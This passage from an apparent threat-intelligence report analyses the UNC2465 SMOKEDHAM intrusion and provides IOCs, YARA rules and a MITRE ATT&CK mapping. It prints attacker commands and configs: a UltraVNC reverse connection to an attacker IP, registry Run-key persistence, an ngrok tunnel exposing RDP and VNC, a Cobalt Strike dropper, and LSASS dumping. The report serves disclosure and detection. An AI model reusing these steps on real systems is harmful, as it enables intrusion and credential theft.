HTTPConnect=0
XDMCPConnect=0
AutoPortSelect=0
PortNumber=6300
HTTPPortNumber=6301
InputsEnabled=1
LocalInputsDisabled=0
IdleTimeout=0
EnableJapInput=0
QuerySetting=2
QueryTimeout=10
QueryAccept=0
LockSetting=0
RemoveWallpaper=0
RemoveEffects=0
RemoveFontSmoothing=0
RemoveAero=0
DebugMode=0
Avilog=0
path=C:\Users\admin\Desktop\RD
DebugLevel=0
AllowLoopback=1
LoopbackOnly=0
AllowShutdown=0
AllowProperties=1
AllowEditClients=1
FileTransferTimeout=30
KeepAliveInterval=5
SocketKeepAliveTimeout=10000
DisableTrayIcon=1
MSLogonRequired=0
NewMSLogon=0
ConnectPriority=1
[UltraVNC]
passwd=<redacted>
passwd2=<redacted>
```

```
[Permissions]
[admin]
FileTransferEnabled=1
FTUserImpersonation=1
BlankMonitorEnabled=0
BlankInputsOnly=0
DefaultScale=1
UseDSMPlugin=0
DSMPlugin=
DSMPluginConfig=
primary=1
secondary=0
SocketConnect=1
HTTPConnect=0
XDMCPConnect=0
AutoPortSelect=0
PortNumber=6300
HTTPPortNumber=6301
InputsEnabled=1
LocalInputsDisabled=0
IdleTimeout=0
EnableJapInput=0
QuerySetting=2
QueryTimeout=10
QueryAccept=0
LockSetting=0
RemoveWallpaper=0
RemoveEffects=0
RemoveFontSmoothing=0
RemoveAero=0
DebugMode=0
Avilog=0
path=C:\Users\admin\Desktop\RD
DebugLevel=0
AllowLoopback=1
LoopbackOnly=0
AllowShutdown=0
AllowProperties=1
AllowEditClients=1
FileTransferTimeout=30
KeepAliveInterval=5
SocketKeepAliveTimeout=10000
DisableTrayIcon=1
MSLogonRequired=0
NewMSLogon=0
ConnectPriority=1
[UltraVNC]
passwd=<redacted>
passwd2=<redacted>
```

Figure 8: Contents of UltraVNC.ini

SMOKEDHAM was observed using UltraVNC to establish a connection to the IP address and port pair 81.91.177[.]54[:]7234 that has been observed in past UNC2465 intrusions.

```
%APPDATA%\Chrome\winvnc.exe' -autoreconnect ID:15000151 -connect 81.91.177[.]54[:]7234 –run
```

SMOKEDHAM created a persistence mechanism for UltraVNC by adding the application to the ConhostNT value under the current users Run registry key.

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v ConhostNT /d
%appdata%\Chrome\winvnc.exe
```

NGROK Configuration

SMOKEDHAM used PowerShell to connect to third-party file sharing sites to download an NGROK utility that was renamed conhost.exe, and a script named VirtualHost.vbs that was used to execute NGROK with a configuration file named ngrok.yml. These files were stored in the C:\ProgramData\WindNT\ directory. NGROK is a publicly available utility that can expose local servers behind NATs and firewalls to the public internet over secure tunnels.

Figure 9 and Figure 10 show the contents of VirtualHost.vbs and ngrok.yml files, respectively.

```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell -windowstyle hidden C:\ProgramData\WindNT\conhost.exe start --
config=C:\ProgramData\WindNT\ngrok.yml --all"
objShell.Run command,0
Set objShell = Nothing
```


```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell -windowstyle hidden C:\ProgramData\WindNT\conhost.exe start --
config=C:\ProgramData\WindNT\ngrok.yml --all"
objShell.Run command,0
Set objShell = Nothing
```


Figure 9: Contents of VirtualHost.vbs

```
authtoken: <redacted>
tunnels:
    r:
        proto: tcp
        addr: 3389
    w:
        proto: tcp
        addr: 6300
    m:
        proto: tcp
addr: 5985
```


```
authtoken: <redacted>
tunnels:
    r:
        proto: tcp
        addr: 3389
    w:
        proto: tcp
        addr: 6300
    m:
        proto: tcp
addr: 5985
```


Figure 10: Contents of ngrok.yml

The execution of VirtualHost.vbs allowed NGROK to listen and forward traffic on TCP port 6300 through an NGROK tunnel, subsequently allowing NGROK to tunnel UltraVNC traffic out of the environment.

SMOKEDHAM created a persistence mechanism for NGROK by adding VirtualHost.vbs to the WindNT value under the current users Run registry key.

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v WindNT /d
C:\ProgramData\WindNT\VirtualHost.vbs
```

Keylogger Deployment

This attacker utilized an additional keylogging utility named C:\ProgramData\psh\console.exe. The keylogging utility was configured to capture and record keystrokes to C:\ProgramData\psh\System32Log.txt.

Mandiant then observed the attacker use UltraVNC to download two LNK files that reference the keylogging utility. The downloaded files were named desktop.lnk and console.lnk, respectively, and were placed in the following persistence locations:

```
C:\Users\[username]\Start Menu\Programs\Startup\desktop.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\desktop.lnk
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\console.lnk
```

Cobalt Strike Beacon

The attacker used UltraVNC to download an in-memory dropper for Cobalt Strike to C:\ProgramData\Cisco Systems\Cisco Jabber\update.exe. Update.exe was a Go based dropper created using the ScareCrow framework. The attacker executed C:\ProgramData\Cisco Systems\Cisco Jabber\update.exe using Command Prompt.

```
cmd.exe /c 'C:\ProgramData\Cisco Systems\Cisco Jabber\update.exe'&&exit
```

The execution of ScareCrow framework dropper C:\ProgramData\Cisco Systems\Cisco Jabber\update.exe resulted in the creation of a Cobalt Strike stageless payload to C:\ProgramData\Cisco\update.exe, which then established a connection to a Cobalt Strike Beacon server located at w2doger[.]xyz when executed.

Mandiant observed the attacker using UltraVNC to download and store a file named update.lnk in the %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ directory. Mandiant was not able to recover update.lnk at the time of writing, but suspects that this file was created to add persistence to the Cobalt Strike stageless payload.

LSASS Dumping and Lateral Movement

Mandiant observed this attacker dump the LSASS process using Task Manager to a file named lsass.DMP, and later, zip the dump into two files named lsass.zip and lsass2.zip located in the C:\ProgramData\psh\ directory.

From this point, the attacker was observed moving laterally to different systems in the environment using Remote Desktop Protocol (RDP) connections.

Conclusion

UNC2465 established initial access via a Trojanized installer executed by an unsuspecting user. UNC2465 interactively established an NGROK tunnel and began moving laterally in less than 24 hours. Five days later, UNC2465 returned and deployed additional tools such as a keylogger, Cobalt Strike BEACON, and conducted credential harvesting via dumping LSASS memory.

Ransomware groups continue to adapt and pursue opportunistic access to victims. UNC2465's move from drive-by attacks on website visitors or phishing emails to this software supply chain attack shows a concerning shift that presents new challenges for detection. While many organizations are now focusing more on perimeter defenses and two-factor authentication after recent public examples of password reuse or VPN appliance exploitation, monitoring on endpoints is often overlooked or left to traditional antivirus. A well-rounded security program is essential to mitigate risk from sophisticated groups such as UNC2465 as they continue to adapt to a changing security landscape.

Indicators

Supply Chain/Trojanized Nullsoft Installer/SmartPSS

MD5: 1430291f2db13c3d94181ada91681408
Filename: SMARTPSS-Win32_ChnEng_IS_V2.002.0000007.0.R.181023-General-v1.exe
Zip MD5: 54e0a0d398314f330dfab6cd55d95f38

Supply Chain/Trojanized Nullsoft Installer/SVStation

MD5: e9ed774517e129a170cdb856bd13e7e8
Filename: SVStation_Win64-B1130.1.0.0.exe

Intermediate Stage

URL: hxxp://sdoc[.]xyz/ID-508260156241
IP: 185.92.151[.]150

SMOKEDHAM LOADER

MD5: f075c2894ac84df4805e8ccf6491a4f4 (Gbdh7yghJgbj3bb.html)

MD5: 05d38c7e957092f7d0ebfc7bf1eb5365

SMOKEDHAM

MD5: 127bf1d43313736c52172f8dc6513f56 (in-memory from f075c2894ac84df4805e8ccf6491a4f4)
Host: max-ghoster1.azureedge[.]net (actual C2)

MD5: 9de326bf37270776b78e30d442bda48b (MEtNOcyfkXWe.html)
Host: atlant20.azureedge[.]net (actual C2)

MD5: b06319542cab55346776f0358a61b3b3 (in-memory from 05d38c7e957092f7d0ebfc7bf1eb5365)
Host: skolibri13.azureedge[.]net (actual C2)

NGROK

MD5: e3bc4dd84f7a24f24d790cc289e0a10f (legitimate NGROK renamed to conhost.exe)

MD5: 84ed6012ec62b0bddcd18058a8ff7ddd (VirtualHost.vbs)

UltraVNC

IP/Port: 81.91.177[.]54:7234 (using legitimate ULTRAVNC 23b89bf2c2b99fbc1e232b4f86af65f4)

BEACON

Host: w2doger[.]xyz
IP: 185.231.68.102
MD5: a9fa3eba3f644ba352462b904dfbcc1a (shellcode)

Detecting the Techniques

FireEye detects this activity across our platforms. The following contains specific detection names that provide indicators associated with this activity.

Platform	Detection Name

FireEye Network Security FireEye Email Security FireEye Detection On Demand FireEye Malware Analysis FireEye Malware File Protect	• Backdoor.BEACON • FE_Loader_Win32_BLUESPINE_1 • Trojan.Win32.CobaltStrike • Backdoor.MSIL.SMOKEDHAM • Malware.Binary.ps1 • FEC_Backdoor_CS_SMOKEDHAM_1 • Suspicious Process PowerShell Activity
FireEye Endpoint Security	**Real-Time Detection (IOC)** • WDIGEST CREDENTIAL EXPOSURE (METHODOLOGY) • WDIGEST CREDENTIAL EXPOSURE VIA REGISTRY (METHODOLOGY) • SUSPICIOUS CONHOST.EXE A (METHODOLOGY) • TASKMGR PROCESS DUMP OF LSASS.EXE A (METHODOLOGY) **Malware Protection (AV/MG)** • Trojan.GenericFCA.Script.533 • Trojan.GenericFCA.Agent.7732 • Dropped:Trojan.VBS.VGU • Trojan.CobaltStrike.FM • NGRok • Ultra VNC • SVN Station • Generic.mg.a9fa3eba3f644ba3 • Generic.mg.1626373508569884 **Modules** Process Guard (LSASS memory protection)
FireEye Helix	• VNC METHODOLOGY [Procs] (T1021.005) • WINDOWS ANALYTICS [Abnormal RDP Logon] (T1078) • WINDOWS ANALYTICS [Recon Commands] (T1204) • WINDOWS METHODOLOGY [Cleartext Credentials Enabled - UseLogonCredential] (T1003.001) • WINDOWS METHODOLOGY [LSASS Generic Dump Activity] (T1003.001) • WINDOWS METHODOLOGY [LSASS Memory Access] (T1003.001) • WINDOWS METHODOLOGY [Registry Run Key - reg.exe] (T1547.001) • WINDOWS METHODOLOGY [User Created - Net Command] (T1136.001)

Yara Detections

```
rule Backdoor_Win_SMOKEDHAM
{
meta:
author = "Mandiant"
date_created = "2021-06-10"
md5 = "9de326bf37270776b78e30d442bda48b"
strings:
$C2Method = { 2E 4D 65 74 68 6F 64 20 3D 20 22 50 4F 53 54 22 } //.Method = "POST"
$domainFrontingDomain = /\.[hH]ost\s*=\s*\"[^\"]*";/
$envCollection1 = { 45 6E 76 69 72 6F 6E 6D 65 6E 74 2E 47 65 74 45 6E 76 69 72 6F 6E 6D 65 6E 74 56
61 72 69 61 62 6C 65 28 22 43 4F 4D 50 55 54 45 52 4E 41 4D 45 22 29 }
//Environment.GetEnvironmentVariable("COMPUTERNAME")
$envCollection2 = { 45 6E 76 69 72 6F 6E 6D 65 6E 74 2E 47 65 74 45 6E 76 69 72 6F 6E 6D 65 6E 74 56
61 72 69 61 62 6C 65 28 22 55 53 45 52 44 4F 4D 41 49 4E 22 29 }
//Environment.GetEnvironmentVariable("USERDOMAIN")
$envCollection3 = { 45 6E 76 69 72 6F 6E 6D 65 6E 74 2E 47 65 74 45 6E 76 69 72 6F 6E 6D 65 6E 74 56
61 72 69 61 62 6C 65 28 22 55 53 45 52 4E 41 4D 45 22 29 }
//Environment.GetEnvironmentVariable("USERNAME")
$functionalityString1 = { 28 22 64 65 6C 61 79 22 29 } //("delay")
$functionalityString2 = { 28 22 73 63 72 65 65 6E 73 68 6F 74 22 29 } //("screenshot")
$functionalityString3 = { 28 22 65 78 69 74 22 29 } //("exit")
$publicStrings1 = "public string UUID"
$publicStrings2 = "public string ID"
$publicStrings3 = "public string Data"
$UserAgentRequest = { 20 3D 20 45 6E 76 69 72 6F 6E 6D 65 6E 74 2E 4F 53 56 65 72 73 69 6F 6E 2E 54
6F 53 74 72 69 6E 67 28 29 3B } // = Environment.OSVersion.ToString();
condition:
filesize < 1MB and all of them
}

rule Loader_Win_SMOKEDHAM
{
meta:
author = "Mandiant"
date_created = "2021-06-10"
md5 = "05d38c7e957092f7d0ebfc7bf1eb5365"
strings:
$listedDLLs1 = "System.Drawing.dll" fullword
$listedDLLs2 = "System.Web.Extensions.dll" fullword
$listedDLLs3 = "System.Windows.Forms.dll" fullword
$CSharpLang = {2d 4c 61 6e 67 75 61 67 65 20 43 53 68 61 72 70} // -Language CSharp
$StringConversion = "convertto-securestring" nocase
$SecureString1 = {5b 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76
69 63 65 73 2e 4d 61 72 73 68 61 6c 5d 3a 3a 53 65 63 75 72 65 53 74 72 69 6e 67 54 6f 42 53 54 52}
//[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR
$SecureString2 = {5b 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76
69 63 65 73 2e 4d 61 72 73 68 61 6c 5d 3a 3a 50 74 72 54 6f 53 74 72 69 6e 67 41 75 74 6f}
//[System.Runtime.InteropServices.Marshal]::PtrToStringAuto
condition:
filesize < 1MB and (1 of ($listedDLLs*)) and $CSharpLang and $StringConversion and $SecureString1
and $SecureString2
}
```

MITRE ATT&CK UNC2465

Tactic	Description

Initial Access	T1189: Drive-by Compromise T1195.002: Compromise Software Supply Chain T1566: Phishing
Execution	T1053.005: Scheduled Task T1059.001: PowerShell T1059.005: Visual Basic
Persistence	T1098: Account Manipulation T1136: Create Account T1547.001: Registry Run Keys / Startup Folder T1547.004: Winlogon Helper DLL T1547.009: Shortcut Modification
Defense Evasion	T1027: Obfuscated Files or Information T1070.006: Timestomp T1112: Modify Registry T1140: Deobfuscate/Decode Files or Information T1218.005: Mshta T1553.002: Code Signing T1562.004: Disable or Modify System Firewall
Discovery	T1012: Query Registry T1033: System Owner/User Discovery T1082: System Information Discovery
Collection	T1056.001: Keylogging T1113: Screen Capture T1560: Archive Collected Data
Impact	T1486: Data Encrypted for Impact T1531: Account Access Removal
Command and Control	T1071.001: Web Protocols T1090.004: Domain Fronting T1102: Web Service T1105: Ingress Tool Transfer T1219: Remote Access Software T1572: Protocol Tunneling T1573.002: Asymmetric Cryptography
Lateral Movement	T1021.004: SSH T1021.005: VNC
Credential Access	T1003.001: LSASS Memory
Resource Development	T1588.003: Code Signing Certificates T1588.004: Digital Certificates T1608.003: Install Digital Certificate

Acknowledgements

Thanks to everyone that contributed analysis and review. Special thanks to Alison Stailey, Joseph Reyes, Nick Richard, Andrew Thompson, Jeremy Kennelly, Joshua Sablatura, Evan Reese, Van Ta, Stephen Eckels, and Tufail Ahmed.